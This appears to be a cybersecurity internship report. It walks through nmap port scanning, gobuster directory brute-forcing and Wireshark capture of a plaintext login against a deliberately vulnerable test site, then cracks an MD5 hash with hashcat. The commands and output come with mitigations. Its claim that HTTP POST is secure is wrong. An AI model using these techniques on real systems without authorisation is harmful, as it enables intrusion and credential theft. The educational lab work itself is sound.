



ShadowFox

Cyber Security Report

(Beginner and Intermediate)

Created By : Sarfraz Patel

Batch : August B1,2024.

Table of Content

S.no	Title	Page.No
1.	Introduction	3
2.	Information	4
3.	Task level - Beginner (Q1)	5 - 7
4.	Severity,Impact,Mitigations (Q1)	7
5.	Task level - Beginner (Q2)	8 - 9
6.	Severity,Impact,Mitigations (Q2)	9 - 10
7.	Task level - Beginner (Q3)	11 - 13
8.	Severity,Impact,Mitigations (Q3)	13 - 14
9.	Task level -Intermediate (Q1)	15 - 20
10.	Task level -Intermediate (Q2)	21 - 22
11.	Task level -Intermediate (Q3)	23 - 28
12.	Severity,Impact,Mitigations (Q3)	29
13.	Task level -Intermediate (Q4)	30 - 37
14.	Severity,Impact,Mitigations (Q4)	37 - 38

Introduction

I have enclosed the following report which serves as a proof of my work on the tasks assigned to me. This document is attached with screenshots from my laptop showcasing how I implemented the tasks practically along with detailed explanation regarding the tools, software and hardware devices used to successfully complete those tasks. The techniques and tools discussed in this report are intended to be used only for educational purposes with an aim to develop core skills and knowledge in the field of cybersecurity and does not resemble or support any illegal activities or hacking. All hardware assets utilized during the execution of tasks were owned by me and every task was performed in a controlled environment in order to ensure compliance with ethical guidelines.

System Properties :

- Processor - Intel Pentium CPU 3825U@1.90 Ghz.
- Installed memory(RAM) - 4GB.
- System type - 64bit Operating System Windows 7 Ultimate Edition.

Software/Hardware :

- Oracle VM virtual box manager.
- Kali-linux-2024.2-virtualbox-amd64.
- Veracrypt
- PE Explorer
- Tenda-N301 300Mbps Wireless Router.
- Transcend 8gb usb Flash Drive.

Information

The machine that I put into use to execute my tasks is kali linux which is an open source operating system and absolutely free of cost. This OS is commonly used by security professionals to perform penetration test and security audit but also possess a risk if maliciously used by attackers.


Kali linux as the name suggests is a part of linux family distribution. It was developed by Mati Aharoni and Devon Kearns of offensive security and released publically on 13th March 2013.

There are various tool that comes pre installed with kali linux for performing different types of task like vulnerability assessment, pen testing, computer forensics, etc.

Further in this report we will be discussing some tools of kali linux that I used to successfully execute the tasks.

Task Level (Beginner)

- Find all the ports that are opened on the website <http://testphp.vulnweb.com>

A screenshot of a Kali Linux desktop environment. In the top right corner, there is a terminal window titled 'root@Sarfraj-Patel: /home/kali/Sarfraj-Patel'. The terminal shows the command '# nmap testphp.vulnweb.com -sV -sC -v' being typed. The background of the desktop features the Kali Linux logo.

Command : nmap testphp.vulnweb.com -sV -sC -v

Tool Description :

Nmap also known as network mapper is a network scanner tool that is used to discover hosts and services on a computer network by sending packets and analyzing the responses. For running nmap command in kali linux these basic things are mandatory :

1. **IP** - Target machine IP address or domain.
2. **Port** - Which service you want to scan like FTP,SSH,DNS. For this you need to give port number of that service(By default nmap scan 1000 ports).

Attack phases :

As we can see from the above image I have use the nmap command with 3 flags. Now, flags are not necessary but they can be useful for exploiting services and searching for vulnerabilities on ports.

Flags demonstration is given below :

- sV : Used for checking service version of port on target machine.
- sC : Used for performing a script scan using default set of script in nmap.
- v : Used for verbosity i.e scan result in full detail.

Scan result :

```
(root@Sarfraj-Patel)-[~/home/kali/Sarfraj-Patel]
# nmap testphp.vulnweb.com -sV -sC -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 02:29 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Initiating Ping Scan at 02:29
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 02:29, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:29
Completed Parallel DNS resolution of 1 host. at 02:29, 0.05s elapsed
Initiating SYN Stealth Scan at 02:29
Scanning testphp.vulnweb.com (44.228.249.3) [1000 ports]
Discovered open port 80/tcp on 44.228.249.3
Completed SYN Stealth Scan at 02:30, 13.53s elapsed (1000 total ports)
Initiating Service scan at 02:30
Scanning 1 service on testphp.vulnweb.com (44.228.249.3)
Completed Service scan at 02:30, 24.06s elapsed (1 service on 1 host)
NSE: Script scanning 44.228.249.3.
Initiating NSE at 02:30
Completed NSE at 02:30, 10.11s elapsed
Initiating NSE at 02:30
Completed NSE at 02:30, 2.01s elapsed
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0225 latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.19.0
|_http-title: Home of Acunetix Art
|_http-favicon: Unknown favicon MD5: 50C42A3EDAAA2FA0045AC77F1B1A715
|_http-methods:
|_ Supported Methods: GET HEAD POST

NSE: Script Post-scanning.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
Initiating NSE at 02:30
Completed NSE at 02:30, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.52 seconds
  Raw packets sent: 3012 (132.468KB) | Rcvd: 12 (472B)

(root@Sarfraj-Patel)-[~/home/kali/Sarfraj-Patel]
```

After, scanning the target it was found that port 80 is opened. Port 80 is assigned to HTTP (Hyper Text Transfer Protocol) that uses TCP protocol for completing a 3way handshake to make a robust connection between client and server. HTTP service is commonly used for transferring data between client (browser) and server to load and execute web pages over the internet.

While executing the command we have used some flags due to which we got the service version of http running on the website. Further, this specific version can be checked for any exploit available on the internet.

Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **7**, which is **fairly high**.

Impact :

- Vulnerable to Denial of Service attacks such as HTTP flood attack. This will make the server response slow or server will be down.
- If the protocol is using an outdated version then it can be exploited by attackers to gain shell access on the website.
- Data packets can be sniffed easily as no secure protocol has been implemented.

Mitigations :

1. **HTTP Strict Transport Policy (HSTS)** : Enforces secure connections by instructing browsers to interact with sites only over HTTPS to prevent any downgrade attack.
2. **Firewall** : Implement a firewall and make sure to set predefined rules to block malicious actors attempting to scan a website outside the private network i.e internet.
3. **Timely update outdated component and resources** : Everything needs an update because after some time without an update that particular thing becomes vulnerable to attacks. Such as an outdated version of port or software dependencies.

- Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

The screenshot shows a Kali Linux desktop environment. The terminal window displays the command:

```
(kali㉿Sarfraj-Patel) [~/Sarfraj-Patel]
$ gobuster dir -u testphp.vulnweb.com -w /usr/share/dirb/wordlists/common.txt
```

The desktop background features the Kali Linux logo. The taskbar at the bottom shows various application icons, including a browser, file manager, and terminal. The system tray in the bottom right corner shows the date and time as 10/08/2024 at 12:08 AM.

Command used : gobuster dir -u testphp.vulnweb.com -w /usr/share/dirb/wordlists/common.txt

Tool Description : Gobuster is an enumeration tool used to find hidden directories, URLs and files on a website. This tool is based on command line interface. For running this tool we need to provide enumeration mode and a wordlist file for attacking. It works same as a brute force attack. Alternatives for this tool are dirb and dirbuster.

Attack phases :

- First, we have to set gobuster in directory enumeration mode with flag (dir).
- Then provide the target website with flag (-u).
- Finally, give a wordlist path of your own wordlist or select one from gobuster with (-w) flag.

Scan result :

The screenshot shows a terminal window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the output of the gobuster command:

```
(kali㉿Sarfraj-Patel) [~/Sarfraj-Patel]
$ gobuster dir -u testphp.vulnweb.com -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://testphp.vulnweb.com
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

/admin           (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/admin/]
/cgi-bin          (Status: 403) [Size: 276]
/cgi-bin/         (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS              (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/CVS/]
/CVS/Entries      (Status: 200) [Size: 1]
/CVS/Repository   (Status: 200) [Size: 8]
/CVS/Root         (Status: 200) [Size: 1]
/favicon.ico      (Status: 200) [Size: 894]
/images            (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/images/]
/index.php        (Status: 200) [Size: 4958]
/pictures          (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/secured           (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/secured/]
/vendor            (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]

Progress: 4614 / 4615 (99.98%)
Finished
```

The terminal window also shows the Kali Linux desktop environment with various icons in the dock.

- Upon successful execution of command we were able to get some of the hidden directories on the target website as mentioned in the image above. With that HTTP status codes can also be seen which indicates whether a specific HTTP request has been successfully completed.

Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **6**, which is **medium**.

Impact :


Sensitive file exposure - Exposing of confidential information. Directory enumeration can reveal sensitive information which is not intended to be shown for the public. This can include customer information, backups of database and private media files.

Privileged escalation - Some directories could reveal sensitive information on the website like SPII (Sensitive personal identifiable information) of customers which comprises of their login credentials that could be used by attackers to gain unauthorized access.

Mitigations :

1. **Implement Strong Encryption Standards** : Even if web pages are compromised ensure that data is stored in salted hash formats with strong encryption algorithms which maintains confidentiality and integrity of data.
2. **Security Logging and Monitoring** : Use of SIEM (Security information and event management) dashboard, IDS (Intrusion detection system) or Honeypots to log and capture malicious events. Logging is important because on the event of an incident the attacker's actions can be traced. Once their actions are traced the risk and impact the attacker has done to the system can be determined.
3. **Apply Rate Limiting** : Directory enumeration using automated tools like gobuster is a type of brute force attack which focuses on sending thousands of requests on the server side to fetch data from the backend. Rate limiting is a technique to restrict the number of requests made to network resources at one time. This will slow down the users that are making requests at a rapid rate.

- Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.



Tool Description :


Wireshark is an open source network protocol analyzer or packet sniffer that captures data packets from a network connection. It comes pre-installed with Kali Linux. When data is transmitted across networks and the data packets are not encrypted, the data within the network packets can be read using a sniffer tool. Attackers use sniffer tools to capture data packets containing sensitive information such as passwords, credentials, etc.

Attack Phases :

- Open Wireshark in Kali Linux and select one interface from the dropdown list on which you want to capture network traffic. In my case it is eth0 as seen from above image.

The screenshot shows a Kali Linux desktop environment within Oracle VM VirtualBox. A Firefox browser window is open, displaying a login page for testphp.vulnweb.com/login.php. The browser's address bar shows the URL. The desktop has a standard Kali Linux interface with a taskbar at the top and a sidebar on the left containing links like 'home', 'categories', 'artists', etc. A warning message at the bottom of the browser window states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks." The system tray at the bottom right shows various icons for network, battery, and system status.

- Open the target website and make a login attempt (username and password) then click on login button.
- Now open wireshark and stop capture of network traffic.
- Filter the traffic with **http.request.method=="POST"** to find packets with POST method.
- Now check the packet for parameters as “uname” and “pass”.
- Here, HTTP (POST) is a secure method to send data on server side.
- For sending sensitive information like login details and password to the server POST method is always used.



Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **8**, which is **absolutely high**.

Impact :

- **Sensitive data exposure :** If packets are not encrypted, a threat actor can examine its content to obtain sensitive information like username and password.
- **Unauthorized Access :** If login details are compromised a threat actor can make unauthorized access to a website without proper authorization.
- **Financial Consequences :** Black hat hackers can carry out illegal fund transfer with compromised credentials as a motive for financial gain which can be damaging to the reputation of organization whose network has been compromised.

Mitigations :

- 1. Implement HTTPS :** While visiting websites always ensure that they are using a secure communication protocol such as HTTPS which comprises of an (SSL/TLS) handshake before making a connection between web browser and application server to establish a secure channel for transferring data.

- 2. MFA (Multi-Factor Authentication) :** Another helpful solution is to implement two-factor authentication (2FA). 2FA requires authentication via a password and also by confirming a one-time passcode (OTP) sent to either their email or phone. Once the user confirms their identity through their login credentials and the OTP, they will gain access to the system.

- 3. Use VPN :** A virtual private network adds an additional layer of security while surfing the internet. It works somehow similar to a proxy server to mask IP address but it also encrypts all data transferring between client and server in a secure tunnel using encryption algorithms to ensure that data should not be read by unauthorized users.

- 4. Avoid using public wi-fi networks :** Always connect to trusted wi-fi networks. A hacker can create his own network for malicious purposes with an intent of performing sniffing attack. If you really need to access the public network in an urgent situation, then you must make sure to limit your activities while connected. And avoid accessing your online banking or pages that require login information.

Task Level (Intermediate)

- A file is encrypted using Veracrypt. The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.


Tool Description :

Veracrypt is a free and open-source encryption software that can be used to encrypt files, folders, or entire drives. Currently, available for Windows, Mac OS, and Linux. With VeraCrypt, you can create a virtual encrypted disk within a file or encrypt an entire partition or storage device. It's designed to encrypt data on-the-fly, meaning that it automatically encrypts and decrypts data as it is loaded and saved, without user intervention.

Hashcat is powerful password recovery tool that supports variety of algorithms and attack methods such as brute force and dictionary attack. It is primarily used by security professionals to test the strength of passwords and cryptographic hashes.


Steps Taken :

1. Decode the hash password to plain text in order to access the file in veracrypt. For this I have used the tool hashcat with command hash-identifier to identify on which algorithm the password is hashed.



2. After executing the command we have got the algorithm on which the password has was hashed. **MD5** is a widely used cryptographic hash function that results in a 128-bit hash value.

3. Next step is to perform a brute force attack using hashcat.



Command : hashcat -a 3 -m 0 crypt.txt /usr/share/wordlists/crack.txt

Flags demonstration is given below :

-a : Used to select attack mode.

-m : Used to provide type of hash.

Save the hash password in a file then mention the file name and provide a path of wordlist of your choice and execute the command.

4. On successful execution of command we have cracked the hash password to clear text.

```
root@Sarfraj-Patel: /home/kali/Sarfraj-Patel
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

482c811da5d5b4bc6d497ffa98491e38:password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target....: 482c811da5d5b4bc6d497ffa98491e38
Time.Started....: Sun Aug 11 06:16:48 2024 (0 secs)
